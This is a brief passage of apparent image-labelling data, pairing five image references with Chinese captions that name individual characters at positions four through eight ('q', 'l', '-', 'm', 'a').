
第四位是 q




第五位是 l




第六位是 -




第七位是 m




第八位是 a



